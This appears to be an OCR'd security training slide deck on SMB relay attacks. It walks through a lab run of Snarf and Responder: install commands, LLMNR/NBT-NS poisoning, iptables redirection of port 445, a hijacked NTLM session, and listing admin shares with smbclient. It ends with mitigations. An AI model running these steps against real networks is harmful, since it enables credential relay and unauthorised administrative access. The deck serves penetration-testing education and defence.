
SMB Relay Attack
with Snarf & Responder

Information Security Inc.

Contents

About SMB Relay

- SMB Relay is a well-known attack that involves intercepting SMB traffic and relaying the NTLM authentication handshakes to a target host


This is Admin I'd like to login
Inventory Server
This is Admin I'd like to login
Attacker
Target
Encrypt challenge X with the admin hash
Encrypt challenge X with the admin hash
Here is the encrypted challenge
Here is the encrypted challenge
Access Granted!!
Access DENIED!!

About Snarf&Responder

- Snarf is a software suite to help increase the value of man-in-the-middle attacks
- Snarf waits for the poisoned client to finish its transaction with the server (target), allows the client to disconnect from our host, and keeps the session between our host and the target alive
- We can run tools through the hijacked session under the privilege of the poisoned user

purpleteam / **snarf**

About Snarf&Responder

- Responder.py: a tool that listens and responds to LLMNR and NBT-BNS

Testing Setup


```
      -------------------
      | Domain       |
      | Member       |               |
      | Windows 10| ++++++++         |
      --------------------           |                        ------------------------
IP:192.168.10.109                    |                        |       Domain        |
      -----------------              |  +++++++++++++++ |      Controller       |
      | Attacker   |  +++++++++      |                        | Server 2008 R2 |
      | Machine    |                 |                        ------------------------
      | Kali Linux |                 |                        IP:192.168.10.108
      -----------------              |                        ----------------------
IP: 192.168.10.12                    |  +++++++++++++++  |   Windows 10   |
                                                              |   Domain         |
                                                              |   Member         |
                                                              -------------------
                                                              IP: 192.168.10.111
```

Requirements

- Linux (Kali works fine)
- NodeJS -- Snarf is implemented in Node to take advantage of it's snazzy event-driven I/O
- An existing MITM / redirection strategy -- Snarf will not MITM the victim, it will only capitalize on it
  - ARP poisoning
  - DHCP poisoning
  - LLMNR poisoning
  - ICMP redirect
  - GRE tunnels


Installing and using Snarf/Responder

- Snarf



```
apt-get install nodejs
git clone https://github.com/purpleteam/snarf.git
```


- Responder.py



```
git clone https://github.com/SpiderLabs/Responder.git
```

Installing and using Snarf/Responder


- Starting Snarf (Make sure to start SnarfJS prior to Responder. This allows SnarfJS to bind to TCP port 445)



```
    kali2017:~/snarf# nodejs snarf.js 192.168.10.12
22:11:48 SNARF - 0.3.1 - SMB Man in the Middle Attack Engine
22:11:48 by Josh Stone (yakovdk@gmail.com) and Victor Mata (victor@offense-in-depth.com)
22:11:48 Router: iptables -t nat -X SNARF
22:11:48 Created control server, direct browser to http://localhost:4001/
22:11:48 Interception server bound to 192.168.10.12:445
22:11:48 Router: iptables -t nat -N SNARF
22:11:48 Router: iptables -t nat -A SNARF -p tcp -j LOG
22:11:48 Router: iptables -t nat -A SNARF -p tcp --dport 445 -j DNAT --to 192.168.10.12:445
22:11:48 Router: To intercept, run 'iptables -t nat -A PREROUTING -p tcp --dport 445 -j SNARF'
```

Installing and using Snarf/Responder

- Adding targets



127.0.0.1:4001

Target Mode: single [✓ cycle]

Single Target:

Refresh (ms): 5000

Targets (Cycle)

```
192.168.10.109
192.168.10.108
192.168.10.111
```


Next: 192.168.10.10

Blacklist

ID	Current?	Connection

Installing and using Snarf/Responder


- Starting Responder.py



```
kali2017:~/Responder# ./Responder.py -I eth0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]
```

Installing and using Snarf/Responder

- A session comes in => Is it kept alive by Snarf each using Frank’s credentials while originating from the original Source IP



127.0.0.1:4001

Control | About

Target Mode: single cycle

Single Target: change

Refresh (ms): 3000 on off

Targets (Cycle)
192.168.10.108
192.168.10.111

Next: 192.168.10.1


Blacklist

ID	Current?	Connection	Username	Host	Fresh	Hash	Actions
4	→	192.168.10.109 → 192.168.10.111	SWITCH\Eibarl	EIBAR Windows 10.0 (Build 15063)	111 s	NTLMv2	kill choose expire block

```
kali2017:~# netstat -anlpa | grep 111
tcp        0      0 192.168.10.12:36656     192.168.10.111:445      ESTABLISHED 7339/nodejs
```

Installing and using Snarf/Responder

- Enumeration using smbclient



```
root@kali2017:~# smbclient -L 127.0.0.1\\ADMIN$ -U any
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\anythng's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
```

Mitigations

- Disable LLMNR and/or NBSNS
  http://www.pciqsatalk.com/2016/03/disable-lmnr-netbios.html

- SMB signing
  https://technet.microsoft.com/en-us/library/jj852239(v=ws.11).aspx

References

- Snarf
https://github.com/purpleteam/snarf

- Responder.py
https://github.com/SpiderLabs/Responder

- SMB Relay
https://pen-testing.sans.org/blog/2013/04/25/smb-relay-demystified-and-ntlmv2-pwnage-with-python